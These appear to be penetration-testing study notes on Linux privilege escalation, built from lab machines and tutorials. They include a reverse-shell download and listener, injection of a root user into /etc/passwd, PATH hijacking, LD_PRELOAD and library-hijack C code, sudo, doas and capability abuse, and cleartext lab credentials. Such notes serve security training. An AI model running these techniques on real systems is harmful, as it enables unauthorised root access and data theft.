  - a. `grep -i 'DocumentRoot' /usr/local/etc/apache24/httpd.conf`
    - i. This searches up the config file for the document root path
    - ii. The output was: `DocumentRoot "/usr/local/www/apache24/data"`
- 5. So, now we should cd into document root:
  - a. `cd /usr/local/www/apache24/data`
- 6. And now, we can put reverse shell into here, and then visit it manually. but we have to first find a location we can write the reverse shell into.
- 7. After enumerating, we find we can write to /phpMyAdmin/tmp
  - a. `cd /usr/local/www/apache24/data/phpMyAdmin/tmp`
- 8. `curl http://192.168.45.232/rev.php -o rev.php`
- 9. And then start listener
  - a. `rlwrap nc -lvp 444`
- 10. Then visit the site
  - a. `http://172.16.1.20/phpMyAdmin/tmp/rev.php`
- 11. After getting a shell back as `www-data!!!`

**12.** we see that www-data user is part of wheel group (using the command `id`) so that means they can run `doas` as root (as shown in the config file). You can actually **priv esc to root on www**, but the shell is weak and hard to upgrade. But if you want to priv esc on www-data, here it is:

a. `/usr/local/bin/doas /bin/bash`

**13.** Alternatively, if we want a stronger shell (although it might be stronger in your case if you're doing another box) we can add andrew to wheel since it has stronger SSH connection. And adding him to the wheel group allows how to run doas as a root for any command

a. The line in the config file that says that any wheel member can run doas as root is this:

i. `permit nopass :wheel`

1. This says any wheel member can run doas as root and no password required
2. the lack of the word "as michael" or something like that means it defaults to root

b. `/usr/local/bin/doas pw usermod andrew -G wheel`

i. Run this on www-data

- c. But warning: this replaces the user's group memberships — it doesn't append.
- d. So if andrew was part of other groups, they'll be removed unless you include them. In this case it didn't matter though

e.

**14.** Then after you add it, you can run either on andrew to get root

a. `/usr/local/bin/doas /bin/sh`

b. `/usr/local/bin/doas csh`

i. If this doesn't work, try not adding the full path to doas and just run "doas" without any path

ii. Starts a root shell using C Shell.

iii. It's a lot more interactive than weak /bin/sh unless you update it to python

**15.** Then, go look at all the hidden files in /home/mountuser

**16.** Inside of .history file is credentials for SSH for mountuser on .121

a. `sshpass -p "DRtajyCwcbWvH/9" ssh mountuser@172.16.10.21`

## screen-4.5.0 with SUID bit

Exploited in **OSCP-A .143**

Look at OSCP-A writeup since there were a lot of error while compiling the exploit

## exim-4.84-3

`/usr/sbin/exim-4.84-3` was exploited in the Tib3rius Video. There was an exploit on exploitDB, which was ExploitDB 39535. And when they ran the exploit, they got this error about `^M`. To fix it, do this

- `sed -e "s/^M//" 39535.sh > privesc.sh`
- And then execute the new file:
  - `chmod + privesc.sh`
  - `./privesc.sh`
- You can look at  
`file:///C:/Users/Micha/Downloads/Linux%20Privilege%20Escalation-1.pdf` for more info

## aria2c (/usr/bin/aria2c)

In the [Assertion101](#) PG Play, we saw `/usr/bin/aria2c` had a SUID Bit set. LinPeas highlighted this in yellow, and the text was in red. But, the exploit on GTFOBins didn't work.

We noticed that we could run this command to read ANY file, including `/etc/shadow`, meaning that it must have been running as root, since only root can read `/etc/shadow`:

- `/usr/bin/aria2c -i <any file>`

And so, we also found that `/usr/bin/aria2c` could overwrite files via **remote** files. So, we can get a copy of the `/etc/passwd`, upload it to local kali, add a root user, and then use aria2c to overwrite its own `/etc/passwd` with a new `/etc/passwd` sitting in our local kali, so it will be a remote file since it's not on the target machine

Steps to reproduce:

1. Copy and paste the `/etc/passwd` on target machine.
  - a. `/usr/bin/aria2c -i /etc/passwd`
    - i. You can read the `/etc/passwd` this way or you can try using "`cat`"
2. Save the contents to a file on your local machine called "**newPasswd**"
3. Once you have it on your local machine, Add user with root rights in the file (you can follow the guide in the "How to add root user if `/etc/passwd` is writable" section). Here, the password is **Password@973**
  - a. `Tom:ad7t5uIalqMws:0:0:User_like_root:/root:/bin/bash`
4. Host the file locally
5. Upload it inside `/etc` of target machine (must be in `/etc` directory)
  - a. `/usr/bin/aria2c -o passwd "http://<ip>/newPasswd" --allow-overwrite=true`

6. Login as the user!
  - a. su Tom
  - b. Password is **Password@973** in this example

## /usr/bin/status

In the [SunsetMidnight](#) PG Play, we saw a very interesting attack vector. Using LinPeas, we saw that `/usr/bin/status` had it's SUID bit set, and we tried looking at this binary, but a lot of it was unreadable

```
SCAN COMPLETE
SunsetMidnight:/tmp$ cat /usr/bin/status
cat: /usr/bin/status: ELF 32-bit LSB executable, Intel(R) Atom(TM) CPU Z2460 @ 1.60GHz, BuildID[...]
SunsetMidnight:/tmp$ strings /usr/bin/status
/usr/bin/status: ELF 32-bit LSB executable, Intel(R) Atom(TM) CPU Z2460 @ 1.60GHz, BuildID[...]
^A_aHlWl+Status of the SSH server:service ssh status$*****c*****|***Tl***|*****+,2Rx
*****2Rx
$***PF[3]*****$;*3$*D***\c***KA*c
F
D*****B*E+E(HB*GBjBABA(B B)*****
a*****0
```

Using the "strings" command, and by looking at the original "cat" command, we find that the executable is calling the file **service** but not using the absolute path. If we create our own **service** file and update the PATH, we may be able to exploit this.

```
cd /tmp
touch service
echo "/bin/sh" > service
chmod +x ./service
PATH=/tmp:$PATH
/usr/bin/status
```

And now you should have root. We got lucky that the `/usr/bin/status` was running the **service** file as root

## SGID

Same thing as SUID, but instead of being able to execute a file via the permissions of the owner, you get to execute the file via the permissions of the group.

```
find / -perm /2000 2>/dev/null
```

- Basic SGID Search

```
find / -perm -g=s -type f 2>/dev/null
- Restrict to Regular Files Only
```

---

## sudo -l

**IMPORTANT:** If you have a binary that allows you to run a file as root, then put the contents "/bin/bash" in a file (the file can have any name and file extension), and then run the file sudo, and you will get root shell

- touch shell.sh
- echo '/bin/sh' > shell.sh
- chmod 777 shell.sh
  - chmod 777 allows all permissions for all users
- And then run the binary using sudo and this file as the target, like
  - sudo /bin/nice /notes/../../../../home/kali/shell.sh

```
webadmin@serv:~$ sudo -l
[sudo] password for webadmin:
Matching Defaults entries for webadmin on serv:
 env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on serv:
 (ALL : ALL) /bin/nice /notes/*
webadmin@serv:~$
```

- When you have two directories (/bin/nice and /notes/\*), that means you can run the first binary (/bin/nice) ON the second directory (/notes/\*)
- And also, the \* here means wildcard, so any directory. But as we see later, that means we can also put a bunch of ..../ in order to get this /bin/nice to run on any file we want for priv esc!

If you do **sudo -l**, here is a guide of what to do with your results:

- <https://github.com/RoqueNight/Linux-Privilege-Escalation-Basics>
  - Really good cheat sheet for Linux Privilege Escalation Basics
- For example, if you see /usr/bin/perl, do this:
  - sudo /usr/bin/perl -e 'exec "/bin/sh"'
- So basically just do "sudo [copy and paste command]"

## If you do `sudo -l` and see this: (ALL : ALL) ALL

Then that means you run this

- `sudo -i`
  - This means you get full interactive root shell
  - exit or CTRL + D
    - To get out of the root and back into previous user
- Or you can try `sudo /bin/bash` or `sudo /bin/sh`

## If you have wildcard (\*):

```
webadmin@serv:~$ sudo -l
[sudo] password for webadmin:
Matching Defaults entries for webadmin on serv:
 env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on serv:
 (ALL : ALL) /bin/nice /notes/*
webadmin@serv:~$
```

- This is from the [Potato](#) from PG Play
- Here, `/bin/nice` allows us to run a file as sudo, but here we can only run on `/notes/*`
- But, the wildcard is easily exploitable! We can specify `/notes/../../../../home/kali/shell.sh`, where `shell.sh` can be a file with the contents `"/bin/bash"`
  - `touch shell.sh`
  - `echo '/bin/sh' > shell.sh`
  - `chmod 777 shell.sh`
  - `chmod 777` allows all permissions for all users
- And then you can run `/bin/nice` using sudo
  - `sudo /bin/nice /notes/../../../../home/kali/shell.sh`
- And then you should have a root shell

## `sudo -l`

- Run this as the current user to see what sudo privileges you have.
- One example output is below:

```
james@knife:/usr/share$ sudo -l
```

Matching Defaults entries for james on knife: `env_reset, mail_badpass,`

`secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin`

User james may run the following commands on knife:

(root) NOPASSWD: `/usr/bin/knife`

- As you can see from here, we are allowed to run /usr/bin/knife as root, without any passwords.
- Below are the default entries but they are not very useful!
  - env\_reset: Resets environment variables to a safe default when using sudo.
  - mail\_badpass: Sends an email to the administrator when a user enters an incorrect password for sudo.
  - secure\_path: Specifies the PATH environment variable used by sudo to locate executables.

**Sometimes you are allowed to run SUDO commands as another user:**

```
ariana@pwned:/home$ sudo -l
Matching Defaults entries for ariana on pwned:
 env_reset, mail_badpass, secure_path=/usr/local/
User ariana may run the following commands on pwned:
 (selena) NOPASSWD: /home/messenger.sh
```

- Here, we are user ariana and we can run this command as Selena using Sudo.
- In the section below, we learn how to do this

**If you are allowed to run any SUDO commands from another user, here's how to do that:**

- **sudo -u <username> <command>**
- This is what we did in the Bashed HTB. When we did sudo -l, we saw:
  - User www-data may run the following commands on bashed:
  - (**scriptmanager : scriptmanager**) NOPASSWD: ALL
  - This means that scriptmanager was the user so we ran:
    - **sudo -u scriptmanager <command>**
    - The ideal command to run here is **bash -i**, which gets interactive bash shell as root, but here, shells are not persistent. So, we had to upload a reverse shell to the web server, trigger the reverse shell by accessing the uploads URL, and then get a connection. From there, we could get the user flag, so it had nothing to do with the **sudo -u scriptmanager** stuff.

## LD\_PRELOAD (environment variable)

This is from Tib3rius Sudo Video

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
 env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
 (root) NOPASSWD: /usr/sbin/iftop
```

- You see this stuff at the top of sudo -l that you always ignore? Well, it has a meaning

### Environment Variables:

- Programs run through sudo can inherit the environment variables from the user's environment.
- In the /etc/sudoers config file, if the env\_reset option is set, sudo will run programs in a new, minimal environment.
- The env\_keep option can be used to keep certain environment variables from the user's environment.
- The configured options are displayed when running sudo -

### LD\_Preload:

- LD\_PRELOAD is an environment variable which can be set to the path of a shared object (.so) file.
- When set, the shared object will be loaded before any others.
- By creating a custom shared object and creating an init() function, we can execute code as soon as the object is loaded

### Limitations of LD\_Preload attack

- LD\_PRELOAD will not work if the real user ID is different from the effective user ID.
- sudo must be configured to preserve the LD\_PRELOAD environment variable using the env\_keep option

### How to exploit:

1. Check to see if we have env\_keep+=LD\_Preload

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
 env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
 (root) NOPASSWD: /usr/sbin/iftop
```


2. Create a file (preload.c) with the following contents:

```
#include <stdio.h>
#include <sys/types.h>
```

- ```

#include <stdlib.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0,0,0);
    system("/bin/bash -p");
}

```
- a. This will open a shell as root
 3. Compile preload.c to preload.so:
 - a. `gcc -fPIC -shared -nostartfiles -o /tmp/preload.so preload.c`
 4. Run any allowed program using sudo, while setting the LD_PRELOAD environment variable to the full path of the preload.so file:
 - a. `sudo LD_PRELOAD=/tmp/preload.so apache2`
 5. Now you should have root!



The screenshot shows a terminal window on a Linux desktop environment. The terminal output is as follows:

```

user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
  env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
  (root) NOPASSWD: /usr/sbin/iftop
  (root) NOPASSWD: /usr/bin/find
  (root) NOPASSWD: /usr/bin/nano
  (root) NOPASSWD: /usr/bin/vim
  (root) NOPASSWD: /usr/bin/man
  (root) NOPASSWD: /usr/bin/awk
  (root) NOPASSWD: /usr/bin/less
  (root) NOPASSWD: /usr/bin/ftp
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/sbin/apache2
  (root) NOPASSWD: /bin/more
user@debian:~$ vim preload.c
user@debian:~$ gcc -fPIC -shared -nostartfiles -o /tmp/preload.so preload.c
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so find
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#

```

LD_Library_PATH (environment variable)

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
  env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
User user may run the following commands on this host:
  (root) NOPASSWD: /usr/sbin/iftop
  (root) NOPASSWD: /usr/bin/find
  (root) NOPASSWD: /usr/bin/nano
```

LD_Library_PATH

- The LD_LIBRARY_PATH environment variable contains a set of directories where shared libraries are searched for first.
- The ldd command can be used to print the shared libraries used by a program:
 - `ldd /usr/sbin/apache2`
- By creating a shared library with the same name as one used by a program, and setting LD_LIBRARY_PATH to its parent directory, the program will load our shared library instead

How to exploit:

1. Run ldd against the apache2 program file (or any other file you can run as sudo):

- `ldd /usr/sbin/apache2`

```
$ ldd /usr/sbin/apache2
    linux-vdso.so.1 => (0x00007fff063ff000)
    ...
    libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007f7d4199d000)
    libdl.so.2 => /lib/libdl.so.2 (0x00007f7d41798000)
    libexpat.so.1 => /usr/lib/libexpat.so.1 (0x00007f7d41570000)
    /lib64/ld-linux-x86-64.so.2 (0x00007f7d42e84000)
```

- Hijacking shared objects using this method is hit or miss. **Choose one from the list and try it** (libcrypt.so.1 seems to work well).

2. Create a file `libcrypt.c` with the following contents:

```
#include <stdio.h>
#include <stdlib.h>
static void hijack() __attribute__((constructor));

void hijack() {
    unsetenv("LD_LIBRARY_PATH");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```

3. Compile library_path.c into libcrypt.so.1 (replace it with whatever library you want):
 - a. `gcc -o libcrypt.so.1 -shared -fPIC library_path.c`
4. Run apache2 using sudo, while setting the LD_LIBRARY_PATH environment variable to the current path (where we compiled library_path.c):
 - a. `sudo LD_LIBRARY_PATH=. apache2`

```

user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
  env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
User user may run the following commands on this host:
  (root) NOPASSWD: /usr/sbin/iftop
  (root) NOPASSWD: /usr/bin/find
  (root) NOPASSWD: /usr/bin/nano
  (root) NOPASSWD: /usr/bin/vim
  (root) NOPASSWD: /usr/bin/man
  (root) NOPASSWD: /usr/bin/awk
  (root) NOPASSWD: /usr/bin/less
  (root) NOPASSWD: /usr/bin/ftp
  (root) NOPASSWD: /usr/bin/nmap
  (root) NOPASSWD: /usr/sbin/apache2
  (root) NOPASSWD: /bin/more
user@debian:~$ ldd /usr/sbin/apache2
    linux-vdso.so.1 => (0x00007ffffc83f4000)
    libpcre.so.3 => /lib/x86_64-linux-gnu/libpcre.so.3 (0x00007f183f5db000)
    libaprutil-1.so.0 => /usr/lib/libaprutil-1.so.0 (0x00007f183f3b7000)
    libapr-1.so.0 => /usr/lib/libapr-1.so.0 (0x00007f183f17d000)
    libpthread.so.0 => /lib/libpthread.so.0 (0x00007f183ef61000)
    libc.so.6 => /lib/libc.so.6 (0x00007f183ebf5000)
    libuuid.so.1 => /lib/libuuid.so.1 (0x00007f183e9f0000)
    libert.so.1 => /lib/librt.so.1 (0x00007f183e7e8000)
    libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007f183e5b1000)
    libdl.so.2 => /lib/libdl.so.2 (0x00007f183e3ac000)
    libexpat.so.1 => /usr/lib/libexpat.so.1 (0x00007f183e184000)
    /lib64/ld-linux-x86-64.so.2 (0x00007f183fa98000)
user@debian:~$ vim library_path.c
user@debian:~$ gcc -o libcrypt.so.1 -shared -fPIC library_path.c
user@debian:~$ sudo LD_LIBRARY_PATH=. apache2
apache2: ./libcrypt.so.1: no version information available (required by /usr/lib/libaprutil-1.so.0)
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#

```

Get root shell if a file from sudo -l doesn't exist or you can overwrite it

In the [Pwned1](#) PG Play, we saw that we can run `/opt/tools/server-health.sh` as root. But, after trying to inspect the file, we realize it doesn't exist. And when we tried creating the file within `/opt/tools`, we saw that we could. So, we can put any code inside of a `server-health.sh` file that opens a Bash shell, run `/opt/tools/server-health.sh` as sudo, and then get a root shell!

Here's what they did:

1. `cd /opt/tool`
2. `touch server-health.sh` and then copy and paste `/bin/bash`
 - a. Or alternatively:
 - i. `echo /bin/bash > server-health.sh`
3. `chmod 777 server-health.sh`

4. `sudo /opt/tools/server-health.sh`
 - This should give us root
-

Capabilities

Use GTFOBins for Capabilities! They have a section on here

We learned about Capabilities in the [Empire-breakout](#) PG Play.

How to check:

- `/usr/sbin/getcap -r / 2>/dev/null`

Capabilities explanation

TLDR: Linux capabilities help a service do only what it needs as "root" (without all the privileges that come with full root access), rather than allowing it to run with unrestricted root power.

Linux capabilities are a security feature that breaks up the all-powerful root privileges into smaller, more focused privileges. Instead of a process needing full root access (UID 0) to perform any privileged action, it can be granted only the specific **capability** it needs. This allows for more fine-grained control over what a program can do—making systems more secure and reducing the damage potential of a compromised binary.

Example: Why this matters

Let's say a binary only needs to **read arbitrary files** (like `/etc/shadow`), but it doesn't need full root access. With traditional SUID, you'd have to give it root, which is dangerous. With

capabilities, you can give it only `cap_dac_read_search`, which lets it bypass file read permission checks—*without* letting it bind to network ports or kill other processes.

Common capabilities

Each capability is named `cap_<function>`. Some key examples:

- `cap_dac_read_search` – bypass file read permission checks (used in your example)
- `cap_net_bind_service` – allows binding to ports < 1024
- `cap_sys_ptrace` – trace other processes (used in debugging or process inspection)
- `cap_setuid` – allows setting user ID (like what `sudo` does)

The flags =ep

When you see something like:

`tar = cap_dac_read_search=ep`

That means the tar binary has this capability:

e: Effective – the capability is active while the binary runs

p: Permitted – the capability is allowed to be used

=ep vs. +ep

`=ep`

- The capability set is being explicitly set to only effective (E) and permitted (P).
- Any other possible flags (like inheritable, I) are cleared.
- Example:
 - `tar = cap_dac_read_search=ep`
 - This means tar has only `cap_dac_read_search` in its effective and permitted sets, nothing else.

`+ep`

- The capability is being added to the existing set, instead of replacing it.

- Other capabilities or flags it already had are preserved.
- Example:
 - `perl = cap_setuid+ep`
 - This means perl already may have had other capabilities, and now `cap_setuid` is added to its effective and permitted sets without removing anything else.

In short:

- `=ep` → "Set the capabilities to exactly E and P" (replace whatever was there).
 - `+ep` → "Add E and P to what's already there" (append without removing).
-

Capabilities enumeration and exploitation

From OSCP 18.4.1. Abusing Setuid Binaries and Capabilities

Capabilities are extra attributes that can be applied to processes, binaries, and services to assign specific privileges normally reserved for administrative operations, such as traffic capturing or adding kernel modules. Similarly to setuid binaries, if misconfigured, these capabilities could allow an attacker to elevate their privileges to root.

To demonstrate these risks, let's try to manually enumerate our target system for binaries with capabilities. We are going to run `getcap` with the `-r` parameter to perform a recursive search starting from the root folder `/`, filtering out any errors from the terminal output.

```
joe@debian-privesc:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep
```

Listing 46 - Manually Enumerating Capabilities

- `/usr/sbin/getcap -r / 2>/dev/null`

The two perl binaries stand out as they have setuid capabilities enabled, along with the `+ep` flag specifying that these capabilities are **effective** and **permitted**.

- `+ep` → Effective (E) and Permitted (P) → the capability is active and the program can use it when executed.
- `p` → Permitted only → the capability is allowed but not currently in effect unless explicitly enabled.
- `e` → Effective only → rare, means it's active but not necessarily permitted for all operations.
- `No flags` → the capability is not set at all.

NOTE: Even though they seem similar, capabilities, setuid, and the setuid flag are located in different places within the Linux ELF file format.

To exploit this capability misconfiguration, we could check the GTFOBins website. This site provides an organized list of UNIX binaries and how can they be misused to elevate our privileges.

Searching for "Perl" on the GTFOBins website, we'll find precise instructions for which command to use to exploit capabilities. We'll use the whole command, which executes a shell along with a few POSIX directives enabling setuid.

```
joe@debian-privesc:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
perl: warning: Setting locale failed.
...
# id
uid=0(root) gid=1000(joe)
groups=1000(joe),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),112(bluetooth),116(lpadmin),117(scanner)
```

Listing 47 - Getting a root shell through capabilities exploitation

- `perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'`
- `id`

Great! We managed to gain a root shell via yet another misconfiguration vector.

How to exploit capabilities

So, in the [EmpireBreakout](#) PG Play, we had to use these capabilities.

As you might have seen in the previous screenshot, the we can see the single file **tar**, which is in fact and executable (called ELF). We can confirm this with the **file** command.

```
[cyber@breakout ~]$ file tar
tar: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=72
7740cc46ed2e44f47dfff7bad5dc3fdb1249cb, for GNU/Linux 3.2.0, stripped
[cyber@breakout ~]$
```

getcap -r / 2>/dev/null

- **getcap** is the command that will show us any capabilities set for executables and files on the system.
- **-r** / Makes the check recursive from the root file, so checks everything.
- **2>/dev/null** Will throw any errors that appear into the 'bin' before they come to standard output, keeping the console tidy.

```
[cyber@breakout ~]$ getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
```

From the image we can see that the **tar** executable has the **cap_dac_read_search=ep**, I think the **ep** means 'effective and permitted'. If we look at the capabilities manual page it says that this specific capability allows "*Bypass file read permission checks and directory read and execute permission checks*" ... Yes please, don't mind if I do.

So, now armed with this **tar** command that can bypass file read permissions etc, we can start grabbing files we shouldn't normally see...Such as the **/etc/shadow** file...Spoiler, still didn't get the password from this, but it was a good idea.

Instead, you need to do some manual enumeration until you find the **.old_pass.bak** file within the **/var/backups** folder.

```
[cyber@breakout backups]$ ls -als
total 480
4 drwxr-xr-x 2 root root 4096 Apr 15 06:25 .
4 drwxr-xr-x 14 root root 4096 Oct 19 2021 ..
40 -rw-r--r-- 1 root root 40960 Apr 15 06:25 alternatives.tar.0
16 -rw-r--r-- 1 root root 12732 Oct 19 2021 apt.extended_states.0
8 -rw-r--r-- 1 root root 0 Apr 15 06:25 dpkg.arch.0
4 -rw-r--r-- 1 root root 186 Oct 19 2021 dpkg.diversions.0
4 -rw-r--r-- 1 root root 135 Oct 19 2021 dpkg.statoverride.0
404 -rw-r--r-- 1 root root 413488 Oct 19 2021 dpkg.status.0
4 -rw----- 1 root root 17 Oct 20 2021 .old_pass.bak
[cyber@breakout backups]$ cat .old_pass.bak
cat: .old_pass.bak: Permission denied
[cyber@breakout backups]$
```

We can see the file is owned by root, so the password is likely related to that account, right?

So, if you try and just open it, you will get permission denied. Thankfully, we have our extremely capable friend `tar`.

We will get around the permission issues by compressing the file, and then decompressing it, bypassing the permission issue due to the unique Capability set to the `tar` command. For this I moved back to where the `tar` command was located,

```
# Compress the file
./tar -cf pass.tar /var/backups/.old_pass.bak
```

```
# Decompress our file, with permissions ignored.
./tar -xf pass.tar
```

This should give us access to the `.old_pass.bak` file, though you might need to `cd` a little. When you open the file you should come across the password `Ts&4&YurgtRX(=~h`, another one we wouldn't brute force.

With this password you can now attempt to login as root, I simply logged off of usermin and then went back in as root and reopened the console and popped open the flag.

Exploiting python capabilities

Also seen in [Levram](#) PG Practice with `/usr/bin/python3.10 cap_setuid=ep`

- Exploited with:
 - `/usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'`

In the Katana PG Play, we saw this after running LinPeas (but we would have saw the same thing if we had ran `getcap -r / 2>/dev/null`)

```
└ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
  files with acls in searched folders Not Found

  ┌ Capabilities
  └ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
    ┌ Current shell capabilities
      CapInh: 0x0000000000000000=
      CapPrm: 0x0000000000000000=
      CapEff: 0x0000000000000000=
      CapBnd: 0x0000003fffffff=cap_chown, cap_dac_override, cap_dac_read_search, cap_file, cap_net_bind_service, cap_net_broadcast, cap_net_admin, cap_net_raw, cap_ipc_lock, _sys_pacct, cap_sys_admin, cap_sys_boot, cap_sys_nice, cap_sys_resource, cap_sys_time, _setfcap, cap_mac_override, cap_mac_admin, cap_syslog, cap_wake_alarm, cap_block_suspend
      CapAmb: 0x0000000000000000=

    ┌ Parent process capabilities
      CapInh: 0x0000000000000000=
      CapPrm: 0x0000000000000000=
      CapEff: 0x0000000000000000=
      CapBnd: 0x0000003fffffff=cap_chown, cap_dac_override, cap_dac_read_search, cap_file, cap_net_bind_service, cap_net_broadcast, cap_net_admin, cap_net_raw, cap_ipc_lock, _sys_pacct, cap_sys_admin, cap_sys_boot, cap_sys_nice, cap_sys_resource, cap_sys_time, _setfcap, cap_mac_override, cap_mac_admin, cap_syslog, cap_wake_alarm, cap_block_suspend
      CapAmb: 0x0000000000000000=

  Files with capabilities (limited to 50):
  /usr/bin/ping = cap_net_raw+ep
  /usr/bin/python2.7 = cap_setuid+ep
  "
```

- `/usr/bin/python2.7 cap_setuid+ep`

Since this is a /usr/bin thing, I went to GTFO bins and found that there was a [capability listed for python](#) (not specific to 2.7)

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

So since we have python 2.7 we would run:

- `/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'`

Why they only ran the last line and not the first two:

- **The first two lines are setup. If the capability is already present on the binary (e.g. pre-set by the challenge or vulnerable system), you only need to run the payload—the last line. And here, as we saw before, the capability was already set on the python binary so no need to do this set up**
- You will see this often in GTFO bins, where you only run the last line

Explaining the set up (first two lines):

`cp $(which python)`

- Copies the system's Python binary to the current directory.
- Why? So you can modify it (e.g. apply capabilities) without affecting the global system Python.

`sudo setcap cap_setuid+ep python`

- Sets the CAP_SETUID capability on the local copy of Python.
 - This gives the binary permission to change its effective user ID (e.g. to 0 for root).
-

Cron Jobs

To look at cron jobs, either look at `/etc/crontab` or look at the cron tabs output of LinPeas
Definitely manually enumerate `/etc/cron.d` for custom cronjobs

Cron Jobs info

This is from Tib3rius Cron Jobs Video

Cron Tabs

- Cron table files (crontabs) store the configuration for cron jobs.
- **User crontabs** are usually located in `/var/spool/cron/` or `/var/spool/cron/crontabs/`
- **The system-wide crontab** is located at `/etc/crontab`.
- Definitely manually enumerate `/etc/cron.d` for custom cronjobs

Abusing PATH variable for unspecified absolute paths to executables ran by cron

This is from Tib3rius Cron Jobs Video

Cron jobs may sometimes run an executable like "overwrite.sh".

```
$ cat /etc/crontab
...
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

BUT, they forgot to specify the absolute path to the executable. So we can find the PATH variable SPECIFIC to cron jobs, and then see if we can add our own malicious file with the same name.

```
[!] ret050 Can we write to executable paths present in cron jobs..... nope
[*] ret060 Can we write to any paths present in cron jobs ..... yes!
...
/etc/crontab:PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
...
fil ret400 Cron files
```

- This is from Linux Smart Enumeration and we can see the PATH variable specific to /etc/crontab.
- And it says that we can write to some of the file paths in the cron job

How to exploit:

1. View the contents of the system-wide crontab:

- a. `cat /etc/crontab`

```
$ cat /etc/crontab
...
* * * * * root overwrite.sh
* * * * * root /usr/local/bin/compress.sh
```

- b.

2. Locate the overwrite.sh file on the server

